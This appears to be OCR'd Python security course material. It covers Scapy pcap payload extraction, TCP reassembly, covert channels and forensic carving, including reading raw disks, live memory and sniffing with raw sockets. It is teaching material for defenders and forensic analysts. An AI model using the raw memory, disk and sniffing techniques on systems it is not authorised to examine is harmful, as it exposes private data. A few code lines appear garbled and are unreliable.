You can also address the data as packetlist[2].load. As long as the field name is unique, Scapy will find the correct layer. Keep in mind that some fields are not unique. For example, both Ether and IP have an src field. Scapy will use the src field from the outermost layer (that is, the Ether layer).

© 2024 Mark Baggett

scapy.plist.PacketList.sessions().values()

`.sessions().values()` returns a list of type scapy.plist.PacketLists for communications that occurred over a single socket connection.

The payload contains bytes. `b"".join()` can join them together as `bytes()`

```
>>> packetlist = rdpcap("example.pcap")
>>> firststream = list(packetlist.sessions().values())[0]
>>> payloads = []
>>> for eachpkt in firststream:
...     if eachpkt.haslayer(Raw):
...         payloads.append(eachpkt[Raw].load)
...
>>> payload = b"".join([payload)
>>> print(payload)
b'GET /images?q=tbn:ANd9GcRQeu-q6H0IETeJ_kB6CJTydWCfdD-JqPAQWBnaPj_NPumcABbKxUSrko4LNw
HTTP/1.1\r\nHost: t3.gstatic.com\r\nUser-Agent: Mozilla/5.0 (X11; Linux <truncated>
```

Or you could replace that four-line pattern with a list comprehension!

```
payload = b"".join( [eachpkt[Raw].load for eachpkt in firststream if eachpkt.haslayer(Raw)] )
```


The Scapy session will collect all of the packets from a specific protocol, SRC IP, SRC Port, DST IP, and DST Port combination and put them into a list. By stepping through the values() of the session(), we can access each of those PacketLists one at a time. We can then pull out the payloads of all those packets to capture all the application layer communications. Joining together all the [Raw].load fields of all the packets that have a raw payload will give us the application layer data for that stream. You could use a for loop to do this, as shown above, or a quick list comprehension will do the trick. Consider this example:

```
>>> firststream = list(packetlist.sessions().values())[0]
>>> payload = b"".join( [x[Raw].load for x in firststream if
x.haslayer(Raw)])
>>> print(payload)
```

First, we grab the first TCP Stream from our pcap file. Then we join together all the [Raw].load fields from the packets and print the payload to the screen.

© 2024 Mark Baggett

Technet24

Customized Single-Purpose Packet Analyzer!

A FOR loop can step through the list of PacketLists

Build a string containing the bytes of the payload

Extract .EXEs, images, data, and passwords, or detect attacks

```
>>> packetlist = rdpcap("example.pcap")
>>> for eachsession in  packetlist.sessions().values():
...     payload = b"".join( [x[Raw].load for x in eachsession if x.haslayer(Raw)])
...     print(payload[:50])
...
b'GET /images?q=tbn:ANd9GcRQeu-q6H0IETeJ_kB6CJTydWCf'
b'GET /images?q=tbn:ANd9GcRr5Q-WS_x53lwklIwmer1PhKYt'
b'GET /images?q=tbn:ANd9GcTqIVgCh65or9Q3sIQeRNhpA_3r'
b'HTTP/1.0 204 No Content\r\nDate: Fri, 16 Dec 2011 '
b'HTTP/1.1 200 OK\r\nDate: Fri, 16 Dec 2011 22:14:55'
b'HTTP/1.1 302 Found\r\nDate: Fri, 16 Dec 2011 22:14'
```

This will OFTEN, but not always, work. When will it not work?

Now that we have discussed how to extract the payload from one PacketList, parsing every packet in a pcap file is nothing more than using a FOR loop to go through all of the PacketLists returned by sessions().values(). Let's try that with a for loop. This for loop steps through all of the PacketLists, retrieves the payload data, and prints the first 50 bytes of the payload to the screen:

```
>>> for eachsession in  packetlist.sessions().values():
...     payload = b"".join( [x[Raw].load for x in eachsession if
x.haslayer(Raw)])
...     print(payload[:50])
...
```

Look at that output! This appears to be SUPER easy to take payload from pcap files. We can use this to extract images, documents, and passwords, or look for network attacks! **Most** of the time, this is correct, and it will work properly. However, sometimes, we have to do a little more massaging of the packets before we can extract data from it. Can you think of what it is? Here is a hint: TCP was designed to be fault tolerant. Packets can take multiple routes across the internet and arrive out of order. It is up to the receiver to put Humpty Dumpty back together again.

© 2024 Mark Baggett

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis


This page intentionally left blank.

© 2024 Mark Baggett


Technet24

Reassembling Payloads

Remember that TCP packets can arrive out of order



There may also be duplicate (retransmitted) packets



These are all recorded in our pcap file. We will need to eliminate duplicate packets and put packets back in SEQ order

TCP packets delivered across the internet may take different routes, such that they arrive in a different order than they were transmitted. For example, packets that were transmitted in the order 1, 2, 3 may arrive at the destination in the order 2, 3, 1. The sender may also retransmit packets if, for some reason, he doesn't receive an acknowledgment of his first transmission before the timeout occurs. If the bytes of our images are not in the correct order or there are duplicate bytes in our images, then the image will be corrupt. We will need to eliminate duplicates and put the packets back into the correct order before we extract the image.

© 2024 Mark Baggett


Packet Order

All TCP sessions begin with a 3-way TCP handshake and terminate with a 4-way teardown

During the handshake, sequence numbers are exchanged between the sender and receiver

The sequence number increases with each packet by the number of bytes that were transmitted

Sorting by SEQ # puts them in the correct order



When a TCP connection is established between two hosts, a 3-way handshake occurs. During the handshake, each side exchanges Initial Sequence Numbers (ISNs), which will be used to track the session. Subsequent sequence numbers that are included in every packet will increase by the number of bytes that were transmitted in the packet. As data is transmitted, the receiving side acknowledges the last sequence number it received plus 1 byte as a way of saying, "The next byte I expect to receive from you is <acknowledgement number>." Therefore, if we sort our packets based on the sequence numbers before we extract the bytes of our payload, our payload will be in the correct order. Sequence numbers can wrap around when they reach the maximum sequence number of 4294967295. By remembering the ISN (Initial Sequence Number), you know where to start reassembling your stream.

© 2024 Mark Baggett

Technet24

Sorting Packets

Python's sorted function works well with Scapy PacketLists

You need a sort key function that returns the sequence number of a packet

```
def sortorder(apacket):
    return apacket[TCP].seq
sortedpackets = sorted(packets,key=sortorder)
```

This simple key function can be expressed as a lambda function

```
sortedpackets = sorted(packets, key=lambda x:x[TCP].seq)
```

BUT sorted returns a LIST, so just like we did for dictionaries, only sort when ready to output or cast it back to scapy.plist.PacketList()

```
>>> sortedpackets = sorted(packets, key=lambda x:x[TCP].seq)
>>> packets.__class__
scapy.plist.PacketList
>>> sortedpackets.__class__
<type 'list'>
>>> sortedpackets = scapy.plist.PacketList(sorted(packets,key=lambda x:x[TCP].seq))
>>> sortedpackets.__class__
scapy.plist.PacketList
```


Because PacketLists behave similarly to Python lists, the sorted() function works very well with it. You need to define a key function for sorted(), but your key function is simple. You just have to return the element in the packet that you want to sort on. For example, if you want to sort based on the sequence number, you could define your key function as

```
>>> def sortorder(apacket):
...     return apacket[TCP].seq
```

Then call the sorted function passing sortorder as the key function:

```
>>> sortedpackets = sorted(packets,key=sortorder)
```

With such a simple key function, you can easily define a lambda function to handle your sort:

```
>>> sortedpackets = sorted(unsortedpackets, key=lambda
x:x[TCP].seq)
```

Remember that sorted returns a sorted LIST. It doesn't return PacketList, so you will be unable to call any of the methods associated with PacketList after you have sorted it. To illustrate this, here we are calling the summary method on a sorted PacketList, and Python generates an error indicating that that method doesn't exist:

```
>>> sorted([a for a in PacketList if a.haslayer("TCP")],key=lambda
x:x[TCP].seq).summary
```

Traceback (most recent call last):

```
File "<stdin>", line 1, in <module>
AttributeError: 'list' object has no attribute 'summary'
```

But we can fix this by turning the list back into a PacketList like this:

```
>>> scapy.plist.PacketList(sorted([a for a in PacketList if
a.haslayer("TCP")],key=lambda x:x[TCP].seq)).summary
<bound method PacketList.summary of <PacketList: TCP:12066 UDP:0 ICMP:0
Other:0>>
```

© 2024 Mark Baggett

Eliminating Duplicate Packets

A technique for eliminating duplicates of anything in Python is to create a dictionary of the items with the possible duplicate values as the key. Then, extract your keys

```
>>> duplicates = [1,1,1,2,2,2,3,4,5,6,7,7,7,8,8,8,8,8,8,9,0]
>>> dict1={}
>>> for entry in duplicates:
...     dict1[entry] = 'anything or nothing'
...
>>> list(dict1.keys())
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
```

We can do the same thing with our packets recording the SEQ number as the key and the entire packet as the value and then extract the values

What about bad packets?

They have legit SEQ numbers

Eliminate them first

```
def eliminate_duplicates(packets):
    uniqs = {}
    for packet in packets:
        seq=packet[TCP].seq
        uniqs[seq] = packet
    return list(uniqs.values())
```


We also have to deal with duplicate packets. If the sender doesn't receive an acknowledgment of a packet it sent, it will resend that packet. When we put our packets back in sequence number order, we may have more than one set of packets with the sequence number, so we need to eliminate the duplicates.

One technique for eliminating duplicates of anything in Python is to create a dictionary and put the item that you want to make unique as the key of the dictionary. In our case, that is the sequence number. If more than one packet has the same sequence number, the second packet will simply overwrite the first one in the dictionary. Then, when we extract all the data from the dictionary, we have a unique list. In this case, we will create a dictionary with the sequence number as the key and place the entire packet as the value. Then, we can extract the unique packets by simply dumping all the values in the dictionary.

But simply having the second packet overwrite the first one isn't very smart. What if the second packet had a bad checksum and the first one is the one we want to keep? Before you eliminate duplicate packets, you should eliminate any bad packets from the list.

© 2024 Mark Baggett

Technet24

Eliminating Bad Checksums

We should eliminate packets with bad checksums before we eliminate duplicate packets

To identify packets with bad checksums, we'll use an idea I picked up on Stackoverflow.com. This site is a great resource for developers to ask questions and share ideas. This idea came from "TWP"

To verify a packet checksum, we can simply force Scapy to calculate what the checksum for the packet should be and compare that to what it is

You can force Scapy to recalculate a checksum by deleting the existing checksum and crafting a new packet by converting your existing packet to bytes and back to a packet

```
def verify_checksum(packet):
    #http://stackoverflow.com/questions/6665844/comparing-tcp-checksums-with-scapy
    originalChecksum = packet['TCP'].chksum
    del packet['TCP'].chksum
    packet = IP(bytes(packet[IP]))
    recomputedChecksum = packet['TCP'].chksum
    return originalChecksum == recomputedChecksum
```


To eliminate bad checksums, we will use a technique I picked up on Stackoverflow.com. This site is a great resource where programmers ask questions of all kinds and the community posts responses. There, you will find many answers—some good and some bad—explaining how to accomplish different things. When I looked to see how to verify a TCP checksum, I found some sample code posted by "TWP".

Scapy will calculate a checksum automatically for you when crafting a new packet. If the checksum field is blank, then Scapy will calculate it and put it in the field. So, to check the checksum for a given packet, we take these steps:

1. Record the original checksum in a variable
2. Delete the existing checksum
3. Create a new packet from the original by casting the packet to bytes and then back to a packet
4. Compare the newly calculated checksum to the original we recorded

If the original checksum and the new one match, then the checksum was correct. If not, it was bad. With that, we can define a function that will return a true or false depending on whether or not the checksum is correct in a packet. Later, we can use that to eliminate bad packets from our list.

© 2024 Mark Baggett

Covert Channels

Covert channels will often embed data in unexpected fields and packet locations

- Payloads fields such as ICMP, DNS, HTTP, and so on
- Header fields such as TCP sequence number
- Time differentials between packets
- LSB (Least significant bits) that make small changes to data
- Only limited by imagination of attacker

Scapy makes extracting fields for analysis easy

One reason you often have to write your own parsers rather than rely on someone else's existing tool is if you are dealing with covert channels. A covert channel is often unique to the malware or attack you are investigating but relies on tricks and techniques that are similar to what other tools do. A covert channel transmits data from one location to another in an unexpected and often unmonitored way. For example, a covert channel might transmit data over ICMP or as a cookie disguised as a session ID number in an HTTP stream. Covert channels don't even have to include the data they want to send. The lack of data can, in itself, convey a message. Because computers store and process binary data, you can represent a 0 and a 1 by any two states. For example, if a timed packet doesn't appear on time, then it is a 0. The delay between packets could represent multiple states. Data transmitted to HOST A is a 0, and data transmitted to HOST B is a 1. The way backdoors communicate is only limited to the attacker's imagination. Scapy parses the packets for you, giving you easy access to the fields. Now you just have to find those backdoors.

© 2024 Mark Baggett

Technet24

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

Lab Intro: Packet Analysis

pywars challenges 3.4.0 to 3.4.3 are packet analysis challenges
You will not complete all of these during the time provided
If you are brand new to Python, choose one or two challenges
To begin, you must import Scapy into your pywars session

```
>>> from scapy.all import *
```


It is time for more labs. In this section, you will complete some packet analysis labs. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pywars server or for students who worked through the material at a faster pace.

To complete the next set of challenges, you will have to import Scapy into your existing pywars session. You can do that by typing the following into your pywars session.

```
>>> from scapy.all import *
```


© 2024 Mark Baggett

Technet24

Lab 3.4: Packet Analysis

In your workbook, turn to Lab 3.4

pywars lab3.4.0 through lab3.4.3

Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: Scapy Packet Reassembly

Lab 3.4.2 asked you to reassemble all of the ICMP packets into a single string

```
>>> def lab342(inlist):
...     pkts = scapy.plist.PacketList([Ether(x) for x in inlist])
...     return b"".join([x[Raw].load for x in pkts]).decode()
...
```

#Lab 3.4.3 had you reassemble HTTP payloads into a string

```
>>> allpayloads = b"".join([x[Raw].load for x in pkts if x.haslayer(Raw)])
```

#Lab 3.4.3 also showed you how to find the nth occurrence of a string by combining find and replace

```
>>> allpayloads.replace(b"<command>",b"       ",1).index(b"<command>")
236239
```


In this set of labs, you used various techniques to reassemble packets or to extract pieces of data from key fields in the packets. By combining these skills with the analysis techniques in the previous section, you can now hunt and find evil in your network packets.

To solve lab 3.4.2, we just need to reassemble all the bytes in the ICMP packets. The last line of the function lab342() shown above returns those reassembled payloads. Here I use list comprehension to build a list of x[Raw].load payloads for every packet x in pkts. Then I join together all of those bytes with b"".join(). Most often, my list comprehension would also contain a filter to be sure that the Raw layer exists before I attempt to extract it. However, all of our packets here have payloads, so it works without it. For the next lab, we do need to take that additional step.

Lab 3.4.3 has you do the same thing but for HTTP packets. HTTP is carried over TCP. During the 3-way handshake, there is no payload and thus no Raw layer. With the addition of an "if x.haslayer(Raw)" filter to our list comprehension, we can reassemble the payloads of TCP packets. Then, the trick becomes finding the "nth" occurrence of the string between <command>. Unfortunately, .find() and .index() do not easily provide this functionality, but there we can use a simple trick to accomplish the task. The .replace() method will allow you to replace the first X number of occurrences of a string. So, if we replace the first 10 occurrences of the string "<command>" with exactly nine spaces and find command again, then we will find the 11th occurrence. Similarly, in the slide above, you see the results of replacing the first instance of command and finding the second.

© 2024 Mark Baggett

Technet24

COURSE RESOURCES AND CONTACT INFORMATION



AUTHOR CONTACT
Mark Baggett
Twitter: @markbaggett



SANS INSTITUTE
11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS (7267)



SANS RESOURCES
www.sans.org
Twitter: @SANSInstitute



SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

© 2024 Mark Baggett

573.4

Automated Forensics

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Technet24

© 2024 Mark Baggett. All rights reserved to Mark Baggett and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC573.4 | Automating Information Security with Python

SANS

Automated Forensics

© 2024 Mark Baggett | All Rights Reserved | Version J01_02

This page intentionally left blank.

Technet24

TABLE OF CONTENTS	PAGE #
Forensics File Carving	3
The Struct Module: Four-Step File-Carving Process	6
Lab: Parsing Data Structures	28
PIL (Python Image Library)	34
Lab: Image Forensics	42
SQL: Structured Query Language Essentials	49
Interactive Lab: Queries with MySQL Admin	52
Python Database Operations	59
Windows Registry Forensics	63
Lab: Registry Forensics	74
Built-in HTTP Support: urllib	78
Requests Module	84
Lab: HTTP Communication	104

This page intentionally left blank.

© 2024 Mark Baggett

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure

Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts

PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Forensics with Python

Forensics is one of the most rapidly changing fields

- New artifacts discovered in old operating systems
- New artifacts created by new applications and operating system features

If you want to make your mark as a new tool developer, there is a **huge** opportunity in forensics

SANS FOR500: Windows Forensics and FOR508: Advanced Digital Forensics are great for learning new techniques and artifacts that need tools written

Of all the disciplines in information security, forensics is perhaps one of the most rapidly changing. Every new application, application update, operating system patch, operating system version, and feature all potentially introduce new logs, databases, and artifacts that record user activities, dates, times, geolocations, and other goodies. Many of these artifacts are still inaccessible to forensics analysts because tools do not exist that understand and can extract the data. If you want to make your mark as a new tool developer, the forensics field is full of opportunities for you to do so. There are many examples of these new tools and techniques in SANS FOR500 and FOR508.

© 2024 Mark Baggett

Forensic Artifact Carving

Data Stream Carving

- Text from chat sessions in Sqlite3 database
- Commands typed at CMD.EXE prompts from memory
- Passwords, session-negotiated encryption keys from disk swap space/page files

File Carving

- Images such as JPG, GIF, and so on
- Documents such as DOC, DOCX, XLS, and so on
- Media such as MP3, MOV, WMV, and so on

This morning, we will look at carving files from the target system. Over the last few years, artifact carving has been broken down into two major categories: data stream carving and file carving. Data stream carving is less focused on retrieving a file such as an .EXE or .JPG image and more focused on auxiliary data associated with the use of given programs. For example, file carving would focus on extracting copies of a chat program or files transferred using the chat program. Data stream carving would be more focused on finding the chats themselves. The chats don't really have a specific file type, but they are often important elements in a forensics investigation. Fortunately for us, at a low level, both processes are almost exactly the same. The only real difference is that after you have extracted file data, Python modules probably exist to make processing the data easier. Data streams are often ad hoc data structures created by applications that require manual analysis.

© 2024 Mark Baggett

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure

Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts

PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Carving Forensic Artifacts

At a high level, the steps for doing this are the same for all types of data sources

We will cover the following four steps:

Step 1 Get read access to the data (acquiring an image)

Step 2 Understand the "Metadata" structure that organizes/breaks up your target data and extracts your data

- Hard drives: Directory structures containing files such as MFT, block headers, etc.
- Memory: Paging system, OS data structures, etc.
- Network: PCAP headers, frame headers, etc.
- Unknown structures: Covert channels, malware, etc.



Step 3 Extract relevant parts with a regular expression

Step 4 Analyze the data



Here is the process we will use for finding and extracting forensics machines from live systems or dead images. First, we need to gain access to the data. This is typically going to be done with some type of file I/O function, but it will vary depending on the type of image we are analyzing. Next, we need to understand the data structure and how it is storing the information we are trying to capture. Because we are finding files or pieces of files that are embedded within other data, we have to understand how to identify our target files within those structures. This is one of the most challenging pieces of the forensics process and the part that requires the most time and effort. The data structures that hold your files may be well documented, like hard drive structures and PCAPS, or it may be a custom data structure that is unique to your given situation, such as with covert channels and custom malware. When you understand your data structure and can extract enough of the data to isolate your target data, you can use a regular expression to carve out just the pieces of data you are interested in. The last step is to analyze your data.

© 2024 Mark Baggett

Technet24

Live Hard-Drive Carving

Step 1

On both Linux and Windows, the hard drives can be treated as a (very large) file and read using standard file I/O

Linux

- "/dev/sda": First physical drive
- "/dev/sda1": First logical drive on first physical drive




```
>>> fh = open("/dev/sda", "rb")
>>> fh.read(80)
b'\xebc\x90\x10\x8e\xd0\xbc\x00\xb0\xb8\x00\x00\x8e\xd8\x8e'
```

Windows

- \\.\PhysicalDrive0 - First physical drive
- \\.\C: - Contents of logical drive C:




```
>>> fh = open(r"\\.\PhysicalDrive0","rb")
>>> fh.read(80)
b'3\xc0\x8e\xd0\xbc\x00|\x8e\xc0\x8e\xd8\xbe\x00|\xbf\x00\x06'
```


From an evidence integrity standpoint, you will most often be reading your data from a copy of a static image of a drive. But when you are developing new forensics tools and experimenting with carving out pieces of data, it is sometimes useful to read directly from your hard drive. On a Linux-based system where everything can be treated as a file, this is easy. You can use your standard file operations to open the device associated with the hard drive and read the hard drive as though it were a very large file. On a Linux-based system, the first IDE-based drive will have a device name of /dev/hda/. Its first logical drive will be /dev/hda1/. Its second logical drive will be at /dev/hda2 and so on. IDE-based drives are few and far between these days. You are more likely to see an SCSI- or SATA-based drive. Their filename will be /dev/sda for the first physical drive. Its logical partitions are /dev/sda1, /dev/sda2, and so on. The second physical SCSI or SATA drive will be /dev/sdb.

On a Windows system, the first physical drive can be accessed by reading \\.\PhysicalDrive0. The second physical drive is \\.\PhysicalDrive1 and so on. The local drive can be read using the device object associated with its drive letter. For example, "\\.\c:" will read the local c: drive.

On both Linux and Windows, these operations will require root and administrative privileges, respectively, to access these devices at this low level.

© 2024 Mark Baggett

Live Memory Carving

Step 1

You can carve artifacts from live memory

- On Windows, you can access live memory using the memprocfs module
  - https://github.com/ufrisk/MemProcFS
- It needs the Rekall's Winpmem driver, now distributed here: https://github.com/Velocidex

```
>>> import memprocfs
>>> vmm = memprocfs.Vmm(['-device', 'pmem://winpmem_64.sys'])
>>> python_process = vmm.process("python.exe")
>>> python_process.memory.read(python_process.peb, 0x10)
b'\x00\x00\x00\x04\x00\x00\x00\x00\xff\xff\xff\xff\xff\xff\xff\xff'
>>> process_module = vmm.process("python.exe").module("python.exe")
>>> vmm.memory.read(process_module.base,0x10)
b'MZ\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00'
```



It is much easier to use LiME, LinPMem or Memprocfs to dump memory and read it as a file

Installing third-party kernel extension FMEM will work on modern Linux systems

```
>>> fh = open("/dev/fmem","rb")
>>> fh.read(100)
b'S\xff\x00\xf0S\xff\x00\xf0\xc3\xe2\x00\xf0S\xff\x00\xf0S\xff\x00\xf0T\xff\x00\xf0\x8a\x84'
```



As with hard drives, you will want to protect the integrity of your evidence by capturing a static memory image of your target system. However, it is useful to be able to read directly from memory on a live system for research and developing new tools.

On a Windows system, you can also carve from live memory using Python and a module called memprocfs. Memprocfs relies on a device driver called winpmem_64.sys to access memory. The driver was originally developed as part of the now-defunct Rekall memory analysis framework. But Winpmem is still maintained and distributed by Velocidex.

It requires several steps to get it working. To reproduce what I am showing you here, you would download memprocfs binaries from their GitHub page. You then download the Winpmem driver and put it in the extracted memprocfs folder. Then you run "pip install memprocfs". These commands are executed in a Python prompt launched in the memprocfs folder containing winpmem_64.sys.

On Linux kernels prior to 2.6, /dev/mem can be used to reliably read from system memory. Kernel 2.6 began placing restrictions on /dev/mem, making direct memory less reliable. As a result, you can still read some memory, but you will frequently encounter inaccessible portions of memory. Just like on Windows, we must install software before we can read memory. FMEM is a free Linux tool that creates a device you can use to read memory. It is available for download at https://github.com/NateBrune/fmem

Direct access is perfect if you need to watch a specific memory location to see how it changes or you want to write to memory. But if you are just searching memory, it is generally easier to just dump memory and read it as a file. On Linux, you can use LiME or LinPmem to do that. As of this writing, LinPMem does not have the ability to simply install the driver and access memory like its Windows counterpart.

© 2024 Mark Baggett

Technet24

Windows Live Network Capture (sniffing)

Step 1

Python module winpcapy will allow sniffing if the NPCAP drivers are installed.

```
from winpcapy import WinPcapDevices, WinPcapUtils

print(WinPcapDevices.list_devices())    #Show device names
WinPcapUtils.capture_on("*Gigabit*", lambda x:print(x[0]))
```

"*Gigabit*" must match one valid interface name

The socket module provides "raw sockets" that can be used to capture live packets from the network (that is, sniff) with administrative permission

You can only see IP Layer and above for the IP address you bind to. You cannot capture Ethernet layer with raw sockets. Notice this starts with b'E', which is hex "45", a common first byte of IPv4.

```
>>> import socket
>>> s = socket.socket(socket.AF_INET, socket.SOCK_RAW)
>>> s.bind(("192.168.1.1",0))
>>> s.ioctl(socket.SIO_RCVALL,socket.RCVALL_ON)
>>> while True:
...     print(s.recv(65535)[:20])
...
b'E\x00\x02\xac?\x8a\x00\x00\x01\x11\xed\x12\xc0\xa8\x01\x01\xef\xff\xff\xfa
```

Version

Next is UDP

Destinatoin IP

Source IP

On a Windows computer, if you want to capture data directly from a live network card, you have a few options. You can install the NPCAP drivers to the Windows platform and then use the winpcapy module to interact with it. In the example, we use WinPcapUtils.capture_on() to begin capturing all the data on a particular interface. In this case, it is an interface that contains the word "Gigabit" in its description. That string must match a word in the description of an interface. The line above that prints the names of all the available interfaces.

